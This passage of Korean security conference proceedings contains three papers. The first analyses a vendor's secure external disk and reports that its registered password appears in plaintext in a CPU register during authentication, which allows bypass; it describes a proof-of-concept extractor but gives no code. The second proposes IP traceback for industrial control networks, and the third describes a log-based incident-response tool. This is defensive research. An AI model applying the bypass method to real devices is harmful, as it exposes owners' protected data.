보안 디스크는 사용자 인증, 데이터 암/복호, 임의 복제 방지, 데이터 소거 기능을 통하여 데이터를 안전하게 보호하며, 이러한 기능을 호스트에 설치되는 관리 프로그램을 통하여 제공한다[4].

2.2.1. 사용자 식별 및 인증

사용자 식별 및 인증 기능은 정당한 사용자에게만 디스크로의 접근을 허가하고, 정당하지 않은 사용자로부터의 접근을 차단함으로써 데이터의 접근을 제어하는 기능이다. 이러한 기능은 호스트에 설치되는 관리 프로그램을 통하여 인증하는 소프트웨어적인 방식과 디스크에 별도의 키패드 및 생체인식 등의 모듈을 통하여 인증하는 하드웨어 방식으로 사용자를 식별하고 접근을 허가한다.

2.2.2. 데이터 암/복호

데이터 암/복호 기능은 평문으로 저장되는 데이터의 유출을 방지하기 위하여 AES와 같은 수학적인 도구 (암호 알고리즘)를 적용하여 데이터를 암/복호하는 기능이다. 이러한 기능은 보안 프로그램에서 키 생성 및 암/복호 연산을 수행하는 소프트웨어 방식과 별도의 전용 컨트롤러 및 모듈에서 키 생성 및 암/복호 연산을 수행하는 하드웨어 방식으로 분류된다.

2.2.3. 임의 복제 방지

임의 복제 방지 기능은 인가되지 않은 사용자로부터의 디스크 내 데이터의 접근 자체를 차단함으로써 외부로의 데이터 유출을 차단하는 기능이다. 이러한 기능은 별도의 하드웨어를 통하여 데이터의 접근을 차단하는 방법과 화면에 출력되는 문서 등의 정보의 캡처를 방지하는 방법, 클립보드에 저장된 데이터의 복사를 방지하는 방법 등이 있다.

2.2.4. 데이터 소거

데이터 소거 기능은 보안 디스크의 분실 및 도난 시 전사 공격으로 인증 우회 및 데이터 복호를 무한히 시도하는 것을 방지하기 위하여 지정된 횟수 이상 공격이 시도되는 경우에는

데이터를 완전히 제거하여 유출을 방지하는 기능이다. 데이터의 제거는 자기장을 이용하여 하드웨어적으로 삭제하는 방식과 의미가 없는 데이터를 덮어씀으로써 복원을 방지하는 소프트웨어 방식이 있다.

2.2.5. 보안 디스크 관리 시스템

관리 시스템은 기업 및 기관에서 보안 디스크와 같은 매체의 유출을 모니터링하고 관리하는 시스템이다. 유출을 방지하기 위하여 다양한 정책을 적용하며, 반출/입 정책, 단말 지정 정책, 네트워크 지정 정책, 위치 지정 정책 등으로 매체 및 매체에 저장된 데이터의 유출을 차단한다.

2.3. 기존 취약점

상기와 같은 보안 기능을 제공하고 있음에도 불구하고, 기존의 다양한 취약점으로 인하여 디스크에 저장된 데이터가 노출되거나 인증의 우회가 가능한 위협이 발생하였으며, 이를 표 1에 나타내었다.

[표 1] 보안 디스크 취약점 분류

분류	설명
비밀번호 초기화 [5]	비밀번호/데이터 초기화 후, 복구도구를 통한 데이터 복구
입력횟수 조작[5]	비밀번호 입력횟수 조작 후, 전사 공격을 통한 비밀번호 유추
안전 모드[6]	안전 모드로의 부팅 후, 관리 프로그램 무력화
인증 우회[8]	관리 프로그램의 인증과정 분석 후, 인증 우회
암/복호키 노출 [7]	관리 프로그램의 데이터 암/복호 과정 분석 후, 암/복호키 탈취


III. A사 보안 디스크 취약점 분석

보안 디스크는 2장에서 서술한 기존의 다양한 취약점으로 인하여 그 안전성을 확보하지 못하는 문제점이 존재한다. 따라서 본 논문에서는 A사 보안 디스크를 중점으로 발생 가능한 취약점을 분석하고자 한다.

분석을 위하여 A사 보안 디스크에서 제공하는 보안 기능, 특히, 관리 프로그램의 동작과정을 분석하며, 분석 결과를 기반으로 발생 가능한 취약점을 도출한다. 도출된 취약점 중 가장 치명적이라고 판단되는 취약점을 선정하여 이를 상세히 분석한 후, 실제 검증을 통하여 그 결과를 도출하고자 한다. 또한, 그 결과를 기반으로 본 논문에서 도출한 취약점을 검증하는 개념검증도구를 구현하여 실증적인 결과를 도출한다.

3.1. A사 보안 디스크 동작과정 분석

A사 보안 디스크는 디스크로 활용할 파일을 생성한 후, 이를 마운트하여 디스크처럼 사용하는 기능을 제공한다. 생성된 파일은 사용자 인증을 통하여 디스크를 마운트하며, 파일 내의 데이터가 평문으로 노출되는 것을 방지하기 위하여 암호화하는 것으로 생각된다. A사 보안 디스크의 동작 과정을 그림 2에 나타내었다.



<그림 2> A사 보안 디스크 동작 과정 분석

A사 보안 디스크는 보안 드라이브를 생성하는 생성과정과 선택한 드라이브를 연결하는 연결과정으로 나누어진다.

생성과정에서는 보안 디스크를 연결하여 관리 프로그램을 실행한 후, 이름 및 크기, 드라이브명을 입력하여 보안 드라이브를 생성한다. 그리고 사용자 인증을 위하여 비밀번호를 입력받으며, 이후 디스크로 활용할 파일을 생성하고

암호화하는 것으로 판단된다.

연결과정에서는 보안 디스크를 연결하여 관리 프로그램을 실행한 후, 연결을 원하는 드라이브를 선택하며, 해당 드라이브에서 설정한 올바른 비밀번호를 입력하면 파일을 복호하여 드라이브로 마운트하는 것으로 판단된다.

3.2. 취약점 도출

본 논문에서는 상기 분석한 동작과정을 토대로 ① 드라이브 파일 삭제, ② 인증 우회, ③ 복호키 노출에 해당하는 세 가지 취약점을 도출하였으며, 이를 그림 2에 표시하였다.

① 드라이브 파일 삭제: 파일을 디스크로 활용하는 특징과 해당 파일로의 접근을 제어하는 기능을 제공하지 않음으로써, 공격자는 디스크 파일을 삭제하는 것이 가능하다. 이로 인하여 사용자는 디스크에 저장된 중요한 정보에 접근이 불가능하다.


② 인증 우회: 휴대성을 지원하는 외장 하드디스크의 특성 상, 비밀번호와 같은 인증정보를 디스크에 저장할 수밖에 없으며, 이로 인하여 인증정보가 노출되는 취약점, 인증정보를 검증하는 과정에서 우회가 가능한 취약점으로 인가되지 않은 공격자가 디스크에 저장된 데이터에 접근이 가능하다.

③ 복호키 노출: 휴대성을 지원하는 외장 하드디스크의 특성 상, 암/복호키가 디스크에 저장될 수밖에 없으며, 이로 인하여 암/복호키가 노출되는 취약점으로 공격자가 암호화된 디스크를 스스로 복호하여 디스크에 저장된 데이터에 접근이 가능하다.

3.3. 취약점 분석

상기 도출한 취약점 중 가장 치명적이라고 판단되는 취약점은 인증 우회이다. 그 이유는 인증이 우회되는 경우에는 추가적인 접근, 예를 들면, 암/복호키를 확보하여 디스크 파일을 복호하는 과정 등이 필요하지 않으며, 만약 인증정보가 노출되는 경우에는 공격자가 사용자로 위장이 가능하므로, 이를 증명할 수 없기 때문이다.

따라서 본 논문에서는 A사 보안 디스크의 인증 우회 가능성을 분석하였으며, 분석 결과, 그림 3과 같이 관리 프로그램에서 사용자를 인증하는 특정 코드를 수행하는 과정에서 사용자가 등록한 올바른 비밀번호가 노출되는 것을 분석하였다.



<그림 3> 등록된 비밀번호 노출

사용자를 인증하기 위해서는 등록된 비밀번호, 혹은 변형된 정보와 입력한 비밀번호, 혹은 변형된 정보를 비교함으로써 일치하는 경우에는 올바른 사용자로 판단하며, 일치하지 않은 경우에는 올바르지 않은 사용자로 판단한다. 실험을 위하여 올바른 비밀번호를 모르는 공격자가 비밀번호 "qwer1234"를 입력하였다. 그 결과, 이를 검증하는 코드가 실행되는 과정에서 입력한 비밀번호는 ECX 레지스터에 저장되었으며, 올바른 비밀번호는 EDX 레지스터에 저장된 것을 확인하였다. 따라서 A사 보안 디스크의 사용자 인증과정에서 등록된 비밀번호가 평문으로 노출되는 취약점이 존재하는 것을 도출하였다.


상기 분석과정을 통하여 등록된 비밀번호가 노출되는 취약점을 도출하였으며, 이를 검증하기 위한 개념검증도구를 그림 4와 같이 구현하였다. 구현한 개념검증도구는 임의의 비밀번호를 입력하더라도 해당 디스크에 등록된 정상적인 비밀번호를 탈취하여 출력하도록 구현하였으며, 공격자는 출력된 비밀번호를 입력하는 것만으로도 디스크에 안전하게 저장된 데이터에 접근하는 것이 가능하였다.

IV. 결론

본 논문에서는 보안 디스크의 개념 및 보안 기술을 분석하고, A사의 보안 디스크를 기반으로 위협 가능한 취약점을 도출하였으며, 개념검증도구를 구현하여 취약점을 검증하였다.

A사의 보안 디스크는 사용자 인증과정에서 등록된 비밀번호가 평문으로 노출되는 취약점이 존재하였다. 이러한 취약점이 발생하는 원인을 살펴보면, 사용자 비밀번호를 비교하는 코드의 검증이 결여된 경우 공격자에 의하여 등록된 비밀번호가 노출될 수 있으며, 휴대성을 지원하는 외장 하드디스크의 특성 상, 비밀번호와 같은 인증정보를 디스크에 저장하므로 이러한 정보가 노출되는 문제점이 존재한다.

따라서 이러한 문제점을 보완하기 위하여 인증정보를 해쉬 함수, 혹은 암호 알고리즘을 사용하여 평문으로 드러나지 않도록 변형하는 방안이 적용되어야 하며, 이러한 정보 또한 노출되지 않은 방안이 요구된다. 향후에는 A사의 다른 보안 기능에 대한 취약점을 분석하며, 이러한 취약점으로부터 더욱 안전하게 데이터를 보호하는 방안을 연구할 예정이다.



<그림 4> 개념검증도구를 통한 등록된 비밀번호 추출 결과

Acknowledgement

이 논문은 2015년도 정부(교육부)의 재원으로 한국연구재단의 지원을 받아 수행된 기초연구사업임(No. NRF-2015R1D1A1A01057300).

본 연구는 미래창조과학부 및 정보통신기술진흥센터의 대학ICT연구센터육성 지원사업의 연구결과로 수행되었음(IITP-2017-2015-0-00403)

[참고문헌]

[1] 위키백과, “기억 장치”, https://ko.wikipedia.org/wiki/기억_장치, 2017년 5월 4일 열람.

[2] 위키백과, “하드 디스크 드라이브”, https://ko.wikipedia.org/wiki/하드_디스크_드라이브, 2017년 5월 4일 열람.

[3] 국가정보원, “USB메모리 등 휴대용 저장매체 보안관리지침”, 2007년 7월.

[4] 한민호, “USB 보안 기술 및 제품 동향”, 정보통신연구진흥원, 주간기술동향 통권 1380호, pp. 15-17, 2009년 1월 21일.

[5] 정한재, 최윤성, 전웅령, 양비, 김승주, 원동호, “보안 USB 플래시 드라이브의 취약점 분석과 CC v3.1 기반의 보호프로파일 개발”, 한국정보보호학회 논문지, 17(6), pp. 99-119, 2007년 12월.

[6] 정윤수, 이상호, “이중사용 방지를 위한 USB 보안 프레임워크의 설계”, 한국컴퓨터정보학회 논문지, 16(4), pp. 93-99, 2011년 4월.

[7] 이경률, 육형준, 임강빈, “보안 USB 보안 취약성 분석 프로세스 설계에 관한 연구”, 한국통신학회 학술대회논문집, pp. 568-569, 2012년 6월.

[8] Kyungroul Lee, Kangbin Yim, and Eugene H. Spafford, “Reverse-safe authentication protocol for secure USB memories”, Journal of the Security and Communication Networks (SCN), 5(8) pp. 834-845, Aug. 2012.

산업제어시스템에서 역추적 기법 적용에 관한 연구

박근호*, 손태식**

*아주대학교 컴퓨터공학과, **아주대학교 사이버보안학과

A Study on the Trace-back Technique in Industrial Control Systems

Keun Ho Park*, Tae Shik Shon**

*Division of Computer Engineering, Ajou University.

**Division of Cyber Security, Ajou University.

요 약

최근 산업제어시스템을 대상으로 하는 사이버 공격이 증가하고 있는 추세이다. 철도, 수도, 가스, 전기의 공급과 제어를 담당하는 국가기반시설이 사이버 공격을 받을 경우 막대한 피해를 초래할 수 있다. 이와 같은 피해를 최소화하고 방지하기 위해 본 논문에서는산업제어시스템 네트워크에 침투한 공격자 또는 공격 시스템을 탐지할 수 있는 역추적 기법을 적용하는 방법에 관해서 연구하였다.

I. 개요

산업제어시스템(ICS; Industrial Control System)이란 전력, 수력, 가스 등 국가 주요 기반시설들을 포함한 산업현장에서 사용되는 제어시스템을 말한다. 이러한 산업제어시스템은 정보통신기술의 발전과 더불어 시장에서 성장하고 있는 추세이고 최근에는 IoT를 결합한 산업제어시스템이 연구되고 있어, 사용자에게 편리성과 경제성을 제공하고 있다.

하지만 산업제어시스템의 발전과 함께 그에 대한 사이버 공격도 증가하고 있다. 그 예로 2010년 이란에서 산업 시스템을 감시하고 파괴하는 최초의 악성 소프트웨어인 스턱스넷(Stuxnet)이 발견되었다. 그 후 2015년 12월 우크라이나의 블랙에너지 정전사태까지 다양한 사고들이 발생하였다. 산업제어시스템을 대상으로 하는 사이버 공격은 날이 갈수록 증가하는 추세이며 항상 경각심을 가지고 보안에 신경써야 한다. 그래서 본 논문에서는 산업제어시스템 네트워크에서 공격을 탐지하고 역추적 기법을 적용하여 공격자를 식별하는 방법에 관하여 제안한다.

본 논문의 구성으로 2장에서는 산업제어시스템이 무엇인지 소개하고 구성 사항에 관하여 설명한다. 3장에서는 공격자의 위치를 파악할 수 있는 여러 역추적 기법에 관하여 설명한다. 4장에서는 산업제어시스템의 특성에 맞는 역추적 기법을 제안하며, 마지막으로 5장에서는 본 논문의 결론에 관하여 논의한다.

본 연구는 미래창조과학부 및 정보통신기술진흥센터의 대학ICT연구센터육성 지원사업과 2016년도 정부(미래창조과학부)의 재원으로 정보통신기술진흥센터의 지원을 받아 수행된 연구결과임 (IITP-2017-2016-0-00304, No.B0713-16-0007, 의료정보 생애주기를 고려한 현장중심의 국제표준 스마트 의료 보안 플랫폼 개발)




그림 1. 산업제어시스템 구성요소와 구조[1]

II. 산업제어시스템

이번 장에서는 산업제어시스템을 구성하는 요소들과 구성 요소들 간의 통신에 사용되는 프로토콜에 관해서 설명한다.

2.1 산업제어시스템의 구성요소

산업제어시스템은 전기, 가스, 교통 산업 등의 분산된 장치들을 관리 제어하며 중앙집중식으로 데이터를 수집하여 처리한다. 산업제어시스템을 구성하는 주요 구성요소에는 MTU, PLCs, RTU, IEDs, HMI, Historian 등이 있으며 이들은 모두 통신망으로 연결되어 특정 프로토콜에 따라 데이터를 주고 받는다. 위의 (그림 1)을 통해서 산업제어시스템 구성요소와 구조를 확인할 수 있으며, 아래에 각 구성요소들에 대한 간략한 설명이 있다[2][3].

MTU: Master Terminal Unit의 줄임말로 RTU와 같은 하위 구성요소들로부터 데이터를 수집하고 저장하며 감시 및 제어 기능을 수행한다.

PLCs: Programmable Logic Controllers의 줄임말로 센서의 Input/Output 값을 기반으로 사전에 프로그래밍된 로직을 수행한다.

RTU: Remote Telemetry/Terminal Unit으로 데이터를 수집하고 제어하며 PLCs와 같이 MTU에 종속되어 데이터를 전송한다.

IEDs: Intelligent Electronic Devices의 줄임말이고 마이크로 프로세서 기반의 컨트롤러이며 회로 차단기, 변압기 등이 속한다.

HMI: 제어시스템 운영자를 위해 필요한 정보를 화면으로 출력한다.

Historian: 처리된 정보를 기록한다.

2.2 산업제어시스템 프로토콜

산업제어시스템 통신을 위한 표준 프로토콜에는 DNP3, Modbus, IEC 60870 등등이 있다. 이러한 프로토콜은 가볍게 동작할 수 있는 형태로 설계되며 대부분 TCP/IP를 지원한다. 아래의 (그림 2)를 통해 DNP3와 IEC 60870-5는 Ethernet 또는 Serial 위에서 동작하는 것을 확인할 수 있다.




그림 2. DNP3와 IEC 60870-5 프로토콜 스택

III. 역추적 기법

TCP/IP 프로토콜은 신뢰를 기반으로 개발되어 공격자가 IP를 쉽게 변조할 수 있다. 공격자는 변조된 IP를 통신망을 이용하여 해킹을 시도하는데, 이때 공격자의 실제 위치와 공격 시스템의 위치가 달라도 공격자의 위치를 실시간으로 분석하고 추적하는 기술을 역추적 기술이라고 한다.

이러한 역추적 기술은 Network 계층, TCP 계층, Application 계층 등 기술이 적용되는 OSI 계층에 따라 크게 3가지로 나뉠 수 있으며 각각 IP Traceback, TCP connection Traceback, Application Traceback로 구분된다.[4]

3.1 IP Traceback

IP Traceback은 Network 계층에서 적용되는 역추적기술이다. 주로 DDoS(Distributed Denial of Service)와 같은 단방향 공격을 추적하는데 사용되며 IP Packet Header 및 .Payload 부분에 추적 정도를 삽입하는 방식이 있으며, IP Traceback은 전향적 IP Traceback과 대응적 IP Traceback으로 나뉜다.

전향적인 방법은 패킷이 전송되는 과정 중 라우터와 같은 통신 장비에서 역추적 경로를 생성하여 패킷에 삽입하는 방식이며 확률적으로 역추적 정보를 패킷에 마킹하는 방법과, ICMP 메시지를 활용한 역추적 방법이 존재한다. 반면에 대응적 IP Traceback은 공격을 받은 후 공격 받은 시스템과 가장 인접한 라우터의 디버깅 기능과 로깅 기능을 활용하여 공격자를 추적하는 방법 등이 포함된다.

3.2 TCP Connection Traceback

TCP Connection Traceback의 경우 양방향 해킹을 통한 정보유출 공격에 주로 사용되는 방식이다. 이는 TCP 통신 방식의 특성인 연결지향성의 특징을 이용한 방법으로 공격자와의 연결 체인을 추적하여 위치를 찾아낸다. 크게 Network based Connection Traceback과 Host based Connection Traceback으로 나눌 수 있다.

전자의 경우 Rlogin, Telnet, SSH와 같이 원격 접속을 통한 공격자를 네트워크 연결 고리를 활용하여 역추적하는 방식이다. 후자의 경우 특정 분산 환경에서 사용자의 로그 기록을 활용하여 역추적하는 방법이다.

3.3 Application Traceback

Application Traceback의 경우 각 Application 별로 통신 절차에 따른 정상행위와 비정상 행위에 대한 모니터링을 통해 공격자를 역추적하는 방식이다. 크게 Plug-in based Traceback과 Non-Plugin based Traceback으로 구분할 수 있다. 전자의 경우 Active X와 같이 웹 브라우저 위에서 동작하고 후자의 경우 사용자 시스템과 독립적으로 동작하는 역추적 시스템을 말한다.

IV. 제안하는 방법

이번 장에서는 산업제어시스템 네트워크의 특징을 기술하고 그 특징에 따른 역추적 기법에 적용 방안을 제안한다.

4.1 산업제어시스템 네트워크 특징

산업제어시스템에서 사용되는 통신 프로토콜은 아래와 같은 특징이 있다. 또한 산업제어시스템은 I/O server에서 PLCs로 일방적인 명령 제어를 하는 단방향 통신을 주로 하고, Ethernet을 활용한 통신망을 구축했을 경우 TCP/IP 프로토콜의 사용이 가능하기 때문에 IP header를 활용한 여러 가지 역추적 기법의 적용이 가능하다[5][6]. 그러므로 이 같은 특징들을 고려하였을 때 앞서 소개한 여러 역추적 기법 중 Network 계층에서 사용되는 IP 역추적 기법을 적용하는 것이 타당하다.

- Periodic
- Repetitive
- limited services
- limited systems
- limited protocol stacks
- limited packet format

4.2 IP 역추적 적용 근거

Network 계층에서 사용되는 IP 역추적 기법을 일반 네트워크에서 적용하려면 많은 제약사항이 필요하다. IP 역추적 기술을 사용하기 위해서는 IP Header 또는 Payload 부분에 공격자를 추적할 수 있는 정보를 마킹해야 한다. 하지만 인터넷 서비스를 제공하는 모든 ISP의 라우터 통신 장비마다 역추적 기술을 적용해야 하고 모든 패킷마다 공격자를 식별할 수 있는 정보를 마킹을 수행해야한다. 그러므로 그에 따른 오버헤드를 처리하기 힘들어 제한적으로 연구개발되고 있다.

하지만 산업제어시스템 네트워크에서 통신에 사용되는 프로토콜은 비교적 가벼워 통신 기기의 오버헤드 부담이 덜하고, Ethernet을 사용하여 통신할 경우 TCP/IP도 지원하기 때문에 IP 역추적 기법을 적용할 수 있다. 또한 산업제어시스템에서 사용되는 통신 라우터는 하나의 기관에서 관리하기 때문에 일반 인터넷 네트워크에서 적용하기 힘들었던 제약사항을 극복할 수 있다.

V. 결론

본 논문에서는 산업제어시스템의 구조와 구성요소 그리고 여러 가지 역추적 기법들에 간략하게 소개하고 역추적 기법을 산업제어시스템에 적용하는 방안에 관해서 제안하였다. Network 계층에서 사용되는 IP 역추적은 제약사항으로 인해 실제 인터넷 네트워크에서는 쓰이기 힘들지만 산업제어시스템에서는 산업제어시스템의 특성을 고려하여 제약사항을 극복하여 사용할 수 있다. 또한 역추적 기법을 산업제어시스템에 적용함으로 인해서 침해사소 발생시 공격의 발생지점과 원인을 파악하는데 도움을 줄 것으로 예상한다. 향후 여러 가지 IP 역추적 알고리즘을 실제 산업제어시스템 네트워크에 적용하여 가장 효율적인 방법을 찾는 연구가 필요하다.

[참고문헌]

[1]http://www.electronicshub.org/scada-system

[2] Spyridopoulos, T., T. Tryfonas, and J. May. "Incident analysis & digital forensics in SCADA and industrial control systems." System Safety Conference incorporating the Cyber Security Conference 2013, 8th IET International. IET, 2013.

[3] 송경영, “SCADA 시스템을 위한 보안기술 동향”, 전자공학회지, 2015.

[4] 김정태, 한민호, 이종훈, 김종현, 김익균, “사이버 공격 역추적기술 동향”, 한국전자통신연구원, 2014.

[5] Song, Dawn Xiaodong, and Adrian Perrig.

"Advanced and authenticated marking schemes for IP traceback." INFOCOM 2001. Twentieth Annual Joint Conference of the IEEE Computer and Communications Societies. Proceedings. IEEE. Vol. 2. IEEE, 2001.

[6] Song, Dawn Xiaodong, and Adrian Perrig. "Advanced and authenticated marking schemes for IP traceback." INFOCOM 2001. Twentieth Annual Joint Conference of the IEEE Computer and Communications Societies. Proceedings. IEEE. Vol. 2. IEEE, 2001.

포스터 발표 2

이 경 률 (순천향대)

빅데이터를 이용한 침해대응시스템

곽고운* 김아연* 조미선*

*서울여자대학교 정보보호학과

Computer Emergency Response System Using Big Data

Go-Woon Kwak* A-Yeon Kim* Mi-Sun Cho*

*Information Security, Seoul Women's University

요 약


국내 주요 사이버 테러를 살펴보면 2009년 7.7 DDos공격으로 인한 한/미 주요기관 사이트 전산망 마비, 2011년 3월 3.4 DDos 공격으로 청와대·국정원 등전산망 마비, 2012~2013년 언론사 및 금융회사 전산망 마비 등이 발생했다. 아이뉴스 24뉴스에 따르면 최근 APT와 같은 고도화된 공격의 등장으로 사이버 보안의 패러다임이 '방어'에서 '탐지와 대응'으로 변하는 추세라고 밝혔다. 또한 많은 정보가 있는 빅데이터를 더하여 정확도가 높고, 관리자가 탐지·대응하기 편리하도록 하고자 이 침해대응시스템 개발에 착수하게 되었다.

I. 배경 및 목적

현재 중요자산 유출 및 침해사고가 빈번하게 발생하고 있다. 정부 관계자에 따르면 국내에서 발생한 주요 사이버 테러는 모두 북한 소행이라고 말했다. 북한의 전자전부대는 1만 2000여명에 달하며 타깃에 대한 집요한 모니터링을 통한 사이버 테러를 일으킨다. 하지만 이를 막을 국내 화이트 해커는 정부 내 200명뿐이다. 또한 APT와 같은 고도화된 공격의 등장으로 탐지와 대응이 중요시되고 있다. 100% 사전 방어는 어렵다는 데 보안업계는 공감한다. 대부분의 APT 공격은 내부에서 먼저 알아채기 힘들어 외부에서 알려줘 인지하게 된다. 인터파크 역시 공격자가 비트코인으로 30억 원을 요구할 때까지 해킹 사실을 몰랐다. 본 논문에서는 공격을 최대한 대응 할 수 있도록 빅데이터를 이용하여 침해 유형 분석을 통한 침해대응시스템을 개발하였다. 본 개발 연구의 목적은 정보보호 시스템 및 웹 로그를 이용하여 분석을 하고 다양한 사이버 침해 징후를 탐지함으로써 내/외부 악성코드 유입으로 인한 피해를 최소화하는 것이다.

II. 개발 내용

본 논문에서 개발한 침해대응시스템은 다음과 같은 개발 환경을 가진다. PyCharm 3.4와 PyQt4 툴을 가지고 개발을 하였고, 언어는 Python, R언어를 사용하였다.



[그림 1] 주요 흐름도

주요 흐름도는 [그림 1]과 같다. 크롤링을 통한 북한 기념일 데이터(날짜데이터)와 로그데이터 그리고 포트 블랙리스트를 통하여 공격으로 예상되는 결과 데이터를 추출해낸 후 이를 3가지 공격여부 판단으로 인하여 공격일 경우 해당 IP를 관리자의 선택에 따라 기존 IP_BLACKLIST에 추가하게 된다.


2.1 소셜데이터 이용

소셜 데이터 크롤링을 이용해 공격이 발생할 수 있는 예상 날짜를 뽑아낸 후 이날은 공격 탐지의 범위를 넓혀 공격을 탐지한다. 그리고 방화벽 로그에서 WHOIS 크롤링을 통해 출발지가 해외인 IP를 먼저 추출한 후 추출한 로그 중 주로 공격이 자주 발생하는 포트와 최근 공격이 발생하는 포트로 공격이 들어오면 이를 공격 가능성이 높다고 판단, 이를 결과데이터에 넣는다.

2.2 결과데이터 공격여부판단

앞에서 판단한 공격 가능성이 있는 결과 데이터 중에서 실제 공격인 패킷을 찾아내기 위하여 IP_Scanning, Port_Scanning, Client IP Group으로 접속과 같은 3가지의 공격여부 판단을 거쳐 공격이라고 판단되면 관리자가 선택적으로 이를 IP_BLACKLIST에 추가하게 된다.

2.3 NURISHARK 구성



[그림 2] NURISHARK 화면

NURISHARK의 전체적인 구성은 위 그림과 같다. 7가지 탭 각각의 항목을 누르면 해당 데이터가 나열되며, 오른쪽의 지도에는 공격 발생 도시의 빈도수를 표시해준다. 오른쪽 하단의 버튼은 공격 여부를 판단 할 수 있는 함수이고 이를 통해 진단을 한 후 IP를 관리자가 직접 블랙리스트에 추가할 수 있다.

(1) LOG DATA

현재 로그 데이터 파일을 가져와 읽는다. 탭을 기준으로 리스트를 나누고 출발지 IP, 출발지 Port, 도착지 IP, 도착지 Port, 시간을 뽑아낸다. 그리고 이를 리스트화해서 보여준다.

(2) FORIEGN_IP

로그데이터를 가져와서 출발지 IP와 도착지 Port만 뽑아낸다. 그리고 WHOIS 사이트에 들어가 뽑아낸 출발지 IP를 검색하여 해당 페이지의 데이터를 불러온다. 이 데이터들 중에서 국내 IP가 아닌 해외 IP인 경우만 foreign_IP[] 리스트에 저장한다. 해외 IP인 경우에는 IP주소의 대역폭을 찾아 Cidr[]리스트에 저장한다. 만약 없는 경우엔 “-”를 넣음으로 순서가 변경되지 않도록 한다. 해외 IP인 경우 그 IP주소가 어디에서 발생한 주소인지 해당 도시를 찾아 city[]리스트에 저장한다. 해외 IP가 아닌 경우엔 패스하여 다시 검색을 시도한다.

(3) PORT_BLACKLIST

